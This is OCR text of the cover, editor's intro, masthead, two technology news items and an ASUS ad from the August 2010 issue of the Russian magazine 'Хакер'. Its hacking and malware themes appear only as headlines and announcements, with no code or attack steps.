ВЗЛОМ АУТЕНТИФИКАЦИИ НА САЙТЕ НАТО СТР. 50

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

АВГУСТ 08 (139) 2010

СЕРВЕРНЫЙ JAVASCRIPT

РАЗБИРАЕМСЯ С NODE.JS

СТР. 30

MALWARE

НОВАЯ РУБРИКА О ВИРУСАХ

(game)land hi-fun media

publishing for enthusiasts

4 607157 100063 10008

МУТАЦИЯ КОДА

МОРФИМ КОД ВО ВРЕМЯ КОМПИЛЯЦИИ

СТР. 56

\+

ТЕСТ НЕТТОПОВ

WARDIVING В НАШЕМ ВЕКЕ

КРАШ-ТЕСТ РОССИЙСКИХ АНТИВИРУСОВ

ПРОБРАСЫВАЕМ ПОРТЫ В ОКНАХ, НИКСАХ И ЦИСКАХ

СВОЙ VIRUSTOTAL

СОЗДАЕМ СЕРВИС ДЛЯ ПРОВЕРКИ ФАЙЛА НЕСКОЛЬКИМИ АНТИВИРУСАМИ


СТР. 74


ХАКЕР 08 (АВГУСТ) 2010

МУТАЦИЯ КОДА/ МОРФИМ КОД ВО ВРЕМЯ КОМПИЛЯЦИИ

139

СЫРОК ЗЕБРА -
БЫСТРЫЙ ВЗЛОМ ГОЛОДА!






INTRO

Ты, конечно же, заметил в прошлом номере новую рубрику MALWARE, посвященную малвари и (анти) вирусным технологиям. Рад сообщить, что бета-тест удался и теперь наш журнал пополнился новой ежемесячной рубрикой, в которой мы будем тестировать и всячески нагибать антивирусы, реверсить интересные трои и вообще писать обо всем, что связано с вирусами-антивирусами. Обойдемся без политкорректности: в этих делах важна прямота, честность и нестандартный подход. Вот этом номере мы по-новому взглянули на тестирование антивирусов и устроили краш-тест популярных авиров отечественного производства. Результат отличный: тест завалили все, а для антивируса на букву «К» мы даже нашли эксклюзивный способ выноса, который придется тебе по вкусу.

Welcome to MALWARE!

nikitozz, гл. ред. Х



/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN/ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор
Юлия Адасинская
>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)

/PUBLISHING

(game)land

>Учредитель
ООО «Гейм Лэнд», 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
>Менеджер по продаже Gameland TV
Марина Румянцева
(rumyantseva@gameland.ru)
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Директор группы спецпроектов
Арсений Ашомко (ashomko@gameland.ru)
>Старший трафик-менеджер
Марья Алексеева (alekseeva@gameland.ru)

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

>Директор
Александр Коренфельд
(korenfeld@gameland.ru)
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер
Татьяна Яковлева

/РАСПРОСТРАНЕНИЕ:

/ Тел.: (495) 935-4034, **факс:** (495) 780-8824
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@gameland.ru)
>Руководитель отдела подписки
Гончарова Марина
(goncharova@gameland.ru)
>Руководитель спецраспространения
Лукичева Наталья (lukicheva@gameland.ru)

> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству вложенных дисков ,пишите по адресу: claim@gameland.ru.
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

 Мария «Mifrill» Нефедова maria.nefedova@glc.ru





MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ


УГАДАЙ ЧТО: OPEN SOURCE, НО НЕ СОФТ

Многие до сих пор не могут понять, почему, распространяя софт бесплатно и с исходниками, разработчики (правда, очень немногие) умудряются неплохо зарабатывать. Так вот тебе новый тренд — Open Source Hardware (OSHW). Да-да, если верить статистике, то разработчики свободного железа зарабатывают миллионы, а некоторые — и десятки миллионов долларов в год. Бизнес-модель по разработке открытого аппаратного обеспечения состоит в том, чтобы создать дизайн некоего устройства и выложить в открытый доступ файлы с чертежами и схемами, которые каждый может бесплатно использовать и модифицировать. Так на чем же они зарабатывают? В первую очередь, на комплектах «Сделай сам». Например, парни из компании Liquidware (www.liquidware.com) предлагают Beagle Embedded Starter Kit — набор для создания планшета из серии «сделай сам». В набор входят: OLED-дисплей BeagleTouch с диагональю 4.3» (тачскрин, разрешение 480 x 272), Li-ion аккумулятор BeagleJuice 2600 mAh, которого хватит на 3-6 часов, SD-карта на 4 Гб, на борту которой уже установлен Angstrom Linux и материнская плата BeagleBoard. В итоге из всей этой груды железок собирается полноценный девайс, который изначально открыт для прокачки. Планшет можно и нужно кастомизировать: вместо Linux'а легко устанавливается Android, а к самому девайсу добавляются дополнительные модули такие как, например, RFID-считыватель. Устройство для снифинга RFID-меток на базе Android с классным интерфейсом — словом, все зависит только от твоей фантазии. Обойдется такой конструктор почти в $400, но это явно дешевле, чем, например, разбирать новый iPad :).





ОБЛАЧНОЕ ХРАНИЛИЩЕ ОТ GOOGLE



Едва мы рассказали о том, как облачные хранилища данных Amazon S3 можно использовать не только на высоконагруженном сервере, но и просто у себя дома (статья «Amazon S3 для обычных смертных» из прошлого номера][), как Google анонсировал свой облачный сервис — Google Storage for Developers (code.google.com/apis/storage). Новое хранилище является прямым конкурентом S3 и предоставляет безотказный и быстрый хостинг для данных без каких-либо ограничений. Подход простой: «сколько ресурсов потребуется, столько и используй, за столько и заплати». Как и в случае с S3, данные с большим уровнем избыточности, чтобы была возможность восстановить потерянные фрагменты, распределяются по различным датацентрам компании. Правда, у Amazon датацентры есть в трех местах планеты, в том числе в Европе, что уменьшает задержку для пользователей из этого региона, а у Google — пока только в Штатах. С другой стороны, и сам сервис пока находится в стадии полузакрытого тестирования. Для того, чтобы опробовать подходы Google к облачному хранению данных, оценив веб-интерфейс Google Storage manager и консольную утилиту GSUtil, необходимо заполнить анкету на сайте и дождаться своего инвайта. Зато каждый зарегистрированный разработчик бесплатно получает 100 Гб для данных и 300 Гб трафика. Кстати, уже известно, сколько составит оплата за использование хранилища в будущем. Так, гигабайт под данные у «Амазона» стоит, в среднем, $0.105, а у Google намного больше — $0.17. Когда счет идет на терабайты, даже несколько центов — это очень большая скидка.

Windows®. Жизнь без преград.
ASUS рекомендует ОС Windows 7.


ASUS®
Inspiring Innovation • Persistent Perfection

Ноутбуки серии ASUS U Bamboo Collection

на базе процессора Intel® Core™ i5

Естественный выбор

Все в мире стремится к равновесию. Идеально сбалансированное сочетание бесподобного дизайна и самых современных технологий вы найдете в ноутбуках серии ASUS U Bamboo Collection, оснащенных процессором Intel® Core™ i5 и подлинной операционной системой Windows® 7 Домашняя расширенная. Восхитительно тонкие и легкие, они поразят вас отделкой из натурального бамбука. Неповторимый рисунок покрытия делает каждую модель серии ASUS U Bamboo Collection уникальной, подчеркивая индивидуальность владельца и добавляя новые штрихи к традиционному образу ноутбука.



www.asus.ru Всемирная гарантия 2 года Горячая линия ASUS: (495) 23-11-999

Информацию о том, где купить ноутбуки ASUS можно найти на сайте **www.asusnb.ru**

СВОБОДУ МАККИННОНУ!



